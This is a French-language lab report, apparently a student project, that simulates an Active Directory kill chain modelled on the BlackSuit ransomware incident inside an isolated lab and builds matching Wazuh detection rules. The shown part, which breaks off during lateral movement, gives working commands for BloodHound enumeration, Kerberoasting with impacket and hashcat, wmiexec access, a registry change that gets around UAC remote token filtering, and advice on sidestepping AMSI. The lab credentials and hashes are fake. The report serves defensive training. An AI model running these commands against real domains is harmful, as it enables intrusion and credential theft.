RAPPORT TECHNIQUE DE LABORATOIRE

Active Directory — Attack / Defense Lab

Simulation d'une Kill Chain complète (Red Team) &
Développement de Règles de Détection Custom (Blue Team)

Référence : DFIR Report — BlackSuit Ransomware (août 2024)

Auteur :	HOUMANAT Aya
Environnement :	VMware Fusion — Réseau Isolé (VLAN)
Domaine Cible :	LAB.LOCAL (192.168.10.0/24)
SIEM & Monitoring :	Wazuh Server 4.x & Sysmon
Date :	Octobre 2026

Résumé Exécutif

Ce rapport documente un laboratoire de sécurité Active Directory mené en deux phases complémentaires : une phase Red Team (simulation d'attaque) et une phase Blue Team (détection SIEM). L'environnement est entièrement isolé et contrôlé.

La kill chain reproduit les techniques documentées dans un vrai incident (BlackSuit Ransomware, DFIR Report août 2024) : reconnaissance BloodHound, Kerberoasting, extraction de credentials via LSA Secrets, et DCSync pour obtenir le contrôle total du domaine. Chaque technique est ensuite détectée par une règle Wazuh personnalisée, validée par replay.

Phase	Objectif	Résultat
Red Team	Compromettre le domaine — obtenir le hash krbtgt	✅ krbtgt extrait — contrôle total du domaine
Blue Team	Détecter chaque étape de l'attaque avec Wazuh	✅ 4/4 techniques détectées — MTTD moyen ~15 s
Remédiation	Recommander les corrections prioritaires	✅ 6 remédiations documentées et priorisées

Techniques MITRE ATT&CK couvertes :

T1087.002 — Domain Account Discovery (BloodHound)
T1558.003 — Kerberoasting → Règle Wazuh 100001
T1003.004 — LSA Secrets → Règle Wazuh 100002
T1550.002 — Pass-the-Hash / NTLM latéral → Règle Wazuh 100003
T1003.006 — DCSync → Règle Wazuh 100004

PARTIE 1 — RED TEAM : SIMULATION D'ATTAQUE

1. Contexte et Objectifs

1.1 Contexte du projet

Ce laboratoire constitue la phase Red Team du Projet Blue Team Mois 1. L'objectif global est de reproduire une kill chain Active Directory inspirée d'un vrai rapport d'incident (DFIR Report — BlackSuit Ransomware, août 2024), puis de construire les règles de détection correspondantes en phase Blue Team.

Ce rapport couvre la simulation complète des attaques depuis une machine Kali Linux contre un domaine Active Directory contrôlé. Il sert de base pour l'écriture des règles Wazuh dans la phase suivante.

1.2 Objectifs de la phase Red Team

- Reproduire une kill chain AD réaliste en 4 étapes distinctes
- Documenter chaque technique avec son identifiant MITRE ATT&CK
- Documenter les mécanismes de défense Windows rencontrés (AMSI, UAC, SeDebugPrivilege, DCC2)
- Obtenir le hash NTLM du compte krbtgt — preuve de contrôle total du domaine
- Générer les Event IDs nécessaires à la phase de détection


1.3 Référence de threat intelligence

Source : The DFIR Report — BlackSuit Ransomware (26 août 2024)
URL : https://thedfirreport.com/2024/08/26/blacksuit-ransomware/
Techniques documentées dans le rapport réel :
Kerberoasting (T1558.003) · AS-REP Roasting (T1558.004)
LSA Secrets (T1003.004) · DCSync via DRSUAPI (T1003.006)
Pass-the-Hash (T1550.002) · BloodHound / SharpHound (T1087.002)

2. Architecture du Laboratoire

2.1 Machines virtuelles

Machine	OS	Adresse IP	Rôle	Agents
DC-2022	Windows Server 2022	192.168.10.10	Contrôleur de domaine (LAB.LOCAL)	Wazuh Agent + Sysmon
DESKTOP-CLIENT	Windows 11	192.168.10.20	Poste client joint au domaine	Wazuh Agent + Sysmon
Kali Linux	Kali 2024	192.168.10.100	Machine attaquante	—
Ubuntu Server	Ubuntu 22.04	192.168.10.30	Wazuh Manager / Dashboard SIEM	—



2.2 Comptes Active Directory et vulnérabilités volontaires

Les comptes ont été créés avec des vulnérabilités volontaires pour simuler des erreurs de configuration courantes en entreprise :

Compte	Type	Vulnérabilité configurée	Rôle dans la kill chain
compte_lambda	Utilisateur standard	Aucune — compte de bas privilège	Point de départ de la reconnaissance BloodHound
svc	Compte de service	SPN enregistré + mot de passe faible (password123!) + admin local DESKTOP-CLIENT	Cible du Kerberoasting → pivot vers le client
emp1	Utilisateur domaine	Droits DS-Replication-Get-Changes-All + service Windows BackupService sur DESKTOP-CLIENT	Cible LSA Secrets → utilisé pour DCSync

Compte	Type	Vulnérabilité configurée	Rôle dans la kill chain
AdminLocal	Admin local Win11	Compte local administrateur	Révélé par secretsdump SAM

2.3 Note sur l'architecture réseau de Wazuh

Le serveur Wazuh (Ubuntu) dispose de deux interfaces réseau :

- `192.168.10.30` — Interface lab (réseau isolé 192.168.10.0/24) : utilisée par les agents Wazuh sur DC-2022 et DESKTOP-CLIENT pour remonter leurs logs.
- **IP DHCP/WAN** — Interface de gestion connectée au réseau de la machine hôte (macOS) : utilisée pour accéder au dashboard Wazuh depuis un navigateur, sans passer par la VM.

Cette configuration est standard pour un lab isolé : les agents communiquent uniquement via le réseau lab, l'opérateur consulte le SIEM via l'interface de gestion.

2.4 Note sur les credentials dans ce rapport

Les mots de passe apparaissant dans ce rapport (password123!, emplo123!) sont des credentials de laboratoire volontairement faibles, configurés pour simuler des erreurs courantes en entreprise. Ils n'ont aucune valeur hors de cet environnement.

Dans un rapport de pentest client réel, les credentials seraient masqués ou remplacés par des indicateurs génériques (ex. : [mot de passe faible, présent dans rockyou.txt]).

2.5 Vulnérabilités volontairement configurées

SPN sur svc

Enregistrement d'un Service Principal Name pour rendre le compte kerberoastable :

```
setspn -A MSSQLSvc/dc01.lab.local:1433 svc
```

Droits DCSync sur emp1

Attribution des droits de réplication Active Directory via délégation dans les propriétés de sécurité du domaine :

- ⊄ DS-Replication-Get-Changes
- ⊄ DS-Replication-Get-Changes-All

Service Windows sous emp1

Un service Windows nommé BackupService créé sur DESKTOP-CLIENT avec emp1 comme compte de service. Cela force Windows à stocker le mot de passe d'emp1 en clair dans les LSA Secrets (comportement normal de Windows, mais exploitable).

UAC Remote Restriction désactivée

Clé de registre LocalAccountTokenFilterPolicy = 1 pour permettre l'accès distant avec droits admin complets. Configurée lors de l'attaque (voir étape 3).

3. Déroulement de la Kill Chain

Vue d'ensemble — Chaîne d'attaque complète

Étape 1 — Reconnaissance (BloodHound) → T1087.002
Étape 2 — Kerberoasting (compte svc) → T1558.003
Étape 3 — Mouvement latéral / LSA Secrets (emp1) → T1003.004
Étape 4 — DCSync sur le DC → T1003.006

Résultat final : hash NTLM de krbtgt = contrôle total du domaine

Étape 1 — Reconnaissance avec BloodHound (T1087.002)

Objectif

Cartographier l'environnement Active Directory pour identifier les comptes kerberoastables, les chemins d'attaque vers Domain Admin, et les comptes avec des droits de réplication — sans aucun privilège d'administration.

Outil utilisé

BloodHound CE (interface graphique) + bloodhound-python (collecteur Python depuis Kali).

Commandes utilisées


```
echo "192.168.10.10 dc01.lab.local lab.local" | sudo tee -a /etc/hosts
bloodhound-python -u 'compte_lambda' -p '[mot_de_passe]' \
  -d lab.local -dc dc01.lab.local -ns 192.168.10.10 -c All -zip
```


Résultats obtenus


BloodHound — Analyse du domaine lab.local (via compte_lambda)

- svc : HasSPN = True → cible Kerberoasting confirmée
- svc : admin local sur DESKTOP-CLIENT (confirmé après Kerberoasting)
- emp1 : GetChangesAll sur le domaine → peut faire DCSync
- emp1 : fait tourner BackupService sur DESKTOP-CLIENT
  → ses credentials sont potentiellement dans les LSA Secrets

Note : la relation AdminTo de svc n'a pas pu être énumérée avec un compte standard (BloodHound nécessite le protocole SAM distant). Elle a été confirmée empiriquement à l'étape 2 (connexion wmiexec réussie avec svc).


neo4j@neo4j://localhost
New Tab
Explore | BloodHound Co
http://127.0.0.1:8080/ui/explore?primarySearch=S-1-5-21-3156769463-419717431-205
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
SEARCH
PATHFINDING
CYPHER
LAB.LOCAL
ADMINISTRATEUR@LAB.L...
Active Directory | User
ADMINISTRATEURS DE L...
Active Directory | Group
ADMINISTRATEURS@LAB....
Active Directory | Group
ADMINS DU DOMAINE@LA...
Active Directory | Group
CONTRÔLEURS DE DOMAI...
Active Directory | Group
DC-2022.LAB.LOCAL
Active Directory | Computer
CONTRÔLEURS DE DOMAI...
Active Directory | Group
ENTERPRISE DOMAIN CO...
Active Directory | Group
LAB.LOCAL
Active Directory | Domain
EMP1@LAB.LOCAL
Active Directory | User
MemberOf
GenericAll
GetChanges
GetChangesAll
GetChangesInFilteredSet


neo4j@neo4j://localhost
New Tab
Explore | BloodHound Co
http://127.0.0.1:8080/ui/explore?primarySearch=S-1-5-21-3156769463-419717431-205
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
SEARCH
PATHFINDING
CYPHER
SVC@LAB.LOCAL
SVC@LAB.LOCAL
Active Directory | User
SVC@LAB.LOCAL
Marked Sensitive: FALSE
Owner SID: S-1-5-21-3156769463-419717431-2052568238-512
Password Last Set: 2026-10-12 11:44 EDT (GMT-0400)
Password Never Expires: TRUE
Password Not Required: FALSE
SAM Account Name: svc
Service Principal Names: MSSQLSvc/dc01.lab.local:1433
HTTP/salserver.lab.local
Sidhistory: NONE
Trusted For Constrained Delegation: FALSE
Sessions 0
Member Of 2
Local Admin Privileges 0
Execution Privileges 0



Étape 2 — Kerberoasting sur le compte svc (T1558.003)

Objectif

Exploiter le SPN du compte svc pour extraire son ticket TGS, puis cracker son hash hors ligne et obtenir son mot de passe en clair.

Explication technique

Le Kerberoasting n'est pas une faille logicielle — c'est un comportement normal de Kerberos détourné. N'importe quel compte de domaine authentifié peut demander un ticket TGS pour un compte qui possède un SPN. Ce ticket est chiffré avec le hash NTLM du compte de service. L'attaquant l'extrait puis le craque hors ligne, sans générer d'alerte côté serveur pendant la phase de crack.

La faiblesse ici est double : chiffrement RC4 encore actif et mot de passe faible.

Commandes utilisées

Extraction du ticket TGS avec les identifiants de compte_lambda:

```
impacket-GetUserSPNs LAB.LOCAL/compte_lambda:'[mot_de_passe]' \
  -dc-ip 192.168.10.10 -request -outputfile hash_svc.txt
```

Crack du hash hors ligne avec hashcat (mode 13100 = TGS-REP RC4) :

```
hashcat -m 13100 hash_svc.txt /usr/share/wordlists/rockyou.txt
```

Résultat obtenu

```
[$krb5tgs$23$*svc*LAB.LOCAL*MSSQLSvc/dc01.lab.local:1433*][hash...]
```

hashcat → STATUS: Cracked
svc:password123! ← mot de passe en clair

Temps de crack : quelques minutes (mot de passe dans rockyou.txt)
Event ID généré : 4769 sur DC-2022 (ticketEncryptionType = 0x17 = RC4)

kali@kali: ~

Session Actions Edit View Help


```
┌──(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs 'LAB.LOCAL/compte_lambda:UserPass2026!' -request -dc
-ip 192.168.10.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName          Name  MemberOf  PasswordLastSet             Las
tLogon                   Delegation
----------------------------  ----  --------  --------------------------  ---
----------------------  ----------

MSSQLSvc/dc01.lab.local:1433  svc             2026-10-17 06:14:14.023641  202
6-10-28 19:08:03.703510
HTTP/salserver.lab.local      svc             2026-10-17 06:14:14.023641  202
6-10-28 19:08:03.703510



[-] CCache file is not found. Skipping ...
$krb5tgs$23$*svc$LAB.LOCAL$LAB.LOCAL/svc*$bc2d1d423ade6c824f1c4bf6ed6c8c25$a9
3a0b92a9b9ed06c603886e78895d9b10107aea098f8cdd114b2459bbe7881e6a63b3037d88d69
da8260aa2cad262ef06fbe63f2160d396fa9f6364a6e2fd9ca5c02788a3a401c1920718a41a1c
364baae70ad67c984f6180473b12db2c88f50936ec91f0d359efa9095e2aedc75955484617513
30ca6cf27a4abcec02eb8baffc340c57f6a490137ff5c5fac5cbf7d3c7c7d4a11d89136cdba3d
744fbb0bba98e0caf3118fa13683e97af5a3343762e78808190931cb66f1a340775ac88b330a3
8b057660d116524133c4a0cb4ad463d681473bae96b984b70165546a0e9ce7f118474f68d2ba4
e29b2542ecdb4e6a72011faa49ccef09f896914025a68fde83286143629aada4adaabe09a964b
a95a3d212337e66d88ab01f3fa58669039c28995a0a081bc27438b95b90b73ee247d4d444e99b
97c14dfc543b331b07844bfc5f20f6d6dd3789a4edd0ec8fb5394d6b2dd21b1d336ac0695a2f5
ae996c297b4c7d492060074acb93e5d44f0ba536d13e895998407df97901af158c42057ebcecd
926b91af41f3ce8ee40980b769c72144abb939db98653bee02f9d01fb40c49a99c6d92a838cb0
6293f5a94a50317c4da5083729c914194121fba1771c1b8378657d8edea499d1ac81d8eec3068
8b5fd6b7c44fe52e0c08f684dfea7f4592744c1cfddfa6c03f856f6f18d4a902bb1e57786c0c0
6b351e23eb8d29a87b16d49f06aad883dbd39748584f5abe6ac18b75afe033d2180a6a53aba52
dd3681d539f7955855746cbfc26dd44bee9c1dedf8c6de217a74723e217193987b759627d2ae2
5da973ca8824f13de3422a0936226bda55f3a776cc1894310a1abee302b3da7f45e4a1894655a
6f66d7b7d2818d99dadc0697942997adf60695adf7fad9466419f3efd108364ea080234b8d10f
f31537feb0fe1b60424c4a5f0ec9267abbec1afe5376c37dcd328189930ee8257c7a839d0d8bc
c78a5dc9e0f5bb2aa66d2784bb8aa1ee6fe0b2c79bc7abdf8802849903d786befc70c00d6c4d6
913063c9bf85df089bb41104ecf6e20ea937e1ac292c3fb4312866822285531d60a0a0c15f572
ea2376798c849bfc86bfc086c174979a1273c48b7eb1f72c9003bd3603e73cf7372de48955c2b
b95b44db4ec4a7a92b3de4f145fae7d1322bd3b479516df3adbce738c7afb4f2b454605cee0ba
```



Étape 3 — Mouvement latéral et extraction des LSA Secrets (T1003.004)

Objectif

Utiliser les credentials de svc (admin local sur DESKTOP-CLIENT) pour extraire les credentials d'emp1, nécessaires pour l'étape DCSync.

Les 3 mécanismes de stockage Windows — distinction fondamentale

Mécanisme	Où ?	Contenu	Utilisable pour PtH ?
LSASS (mémoire)	Process mémoire	Hash NTLM des sessions actives	Oui ✓
DCC2 (cache)	Registre HKLM	Cache de connexion hors réseau	Non ✗
LSA Secrets	Registre HKLM\SECURITY	Mot de passe EN CLAIR des services Windows	Oui (en clair) ✓

Problème A — AMSI bloque Mimikatz

Tentative initiale : utiliser Mimikatz directement sur le poste client. Résultat : bloqué par AMSI (Antimalware Scan Interface) — Mimikatz est reconnu par sa signature dans toutes les bases antivirales.

Solution : utiliser secretsdump d'Impacket depuis Kali, qui n'installe aucun binaire sur la cible.

Problème B — UAC Remote Restriction (SeDebugPrivilege filtré)

Même avec svc membre du groupe Administrateurs locaux, Windows filtrait son jeton de sécurité lors d'une connexion distante non interactive, retirant automatiquement le privilège SeDebugPrivilege.(indispensable pour lire la mémoire de lsass.exe)

Solution : modifier LocalAccountTokenFilterPolicy = 1 depuis un shell wmiexec.

```
impacket-wmiexec LAB.LOCAL/svc:'password123!'@192.168.10.20
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
  /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```

Problème C — emp1 retourne un DCC2, pas un NTLM

Premier secretsdump : emp1 apparaissait uniquement en DCC2 — inutilisable.

Cause : emp1 ne s'était pas connecté interactivement sur le poste, son NTLM n'était donc pas dans LSASS.

```
[*] Dumping cached domain logon information
LAB.LOCAL/emp1:$DCC2$10240#emp1#97458abe...  ← DCC2 = inutilisable pour PtH
```

Deux chemins possibles pour obtenir les credentials d'emp1

Chemin A — Attendre la connexion d'emp1	Chemin B — Créer un service sous emp1 ✓ (choix retenu)
Si emp1 se connecte interactivement sur DESKTOP-CLIENT, son hash NTLM est chargé dans LSASS. Un secretsdump ou Mimikatz à ce moment donne le hash directement — utilisable pour Pass-the-Hash ou DCSync. *Contrainte : dans un vrai engagement, l'attaquant doit surveiller les connexions et agir au bon moment. Dans ce lab, c'était possible puisque les VMs sont sous contrôle.*	Créer un service Windows configuré avec emp1 comme compte de service force Windows à stocker son mot de passe dans les LSA Secrets — disponible immédiatement, sans attendre de connexion active. *Avantage : fonctionne même si emp1 ne s'est jamais connecté sur la machine. C'est la technique la plus fiable et la 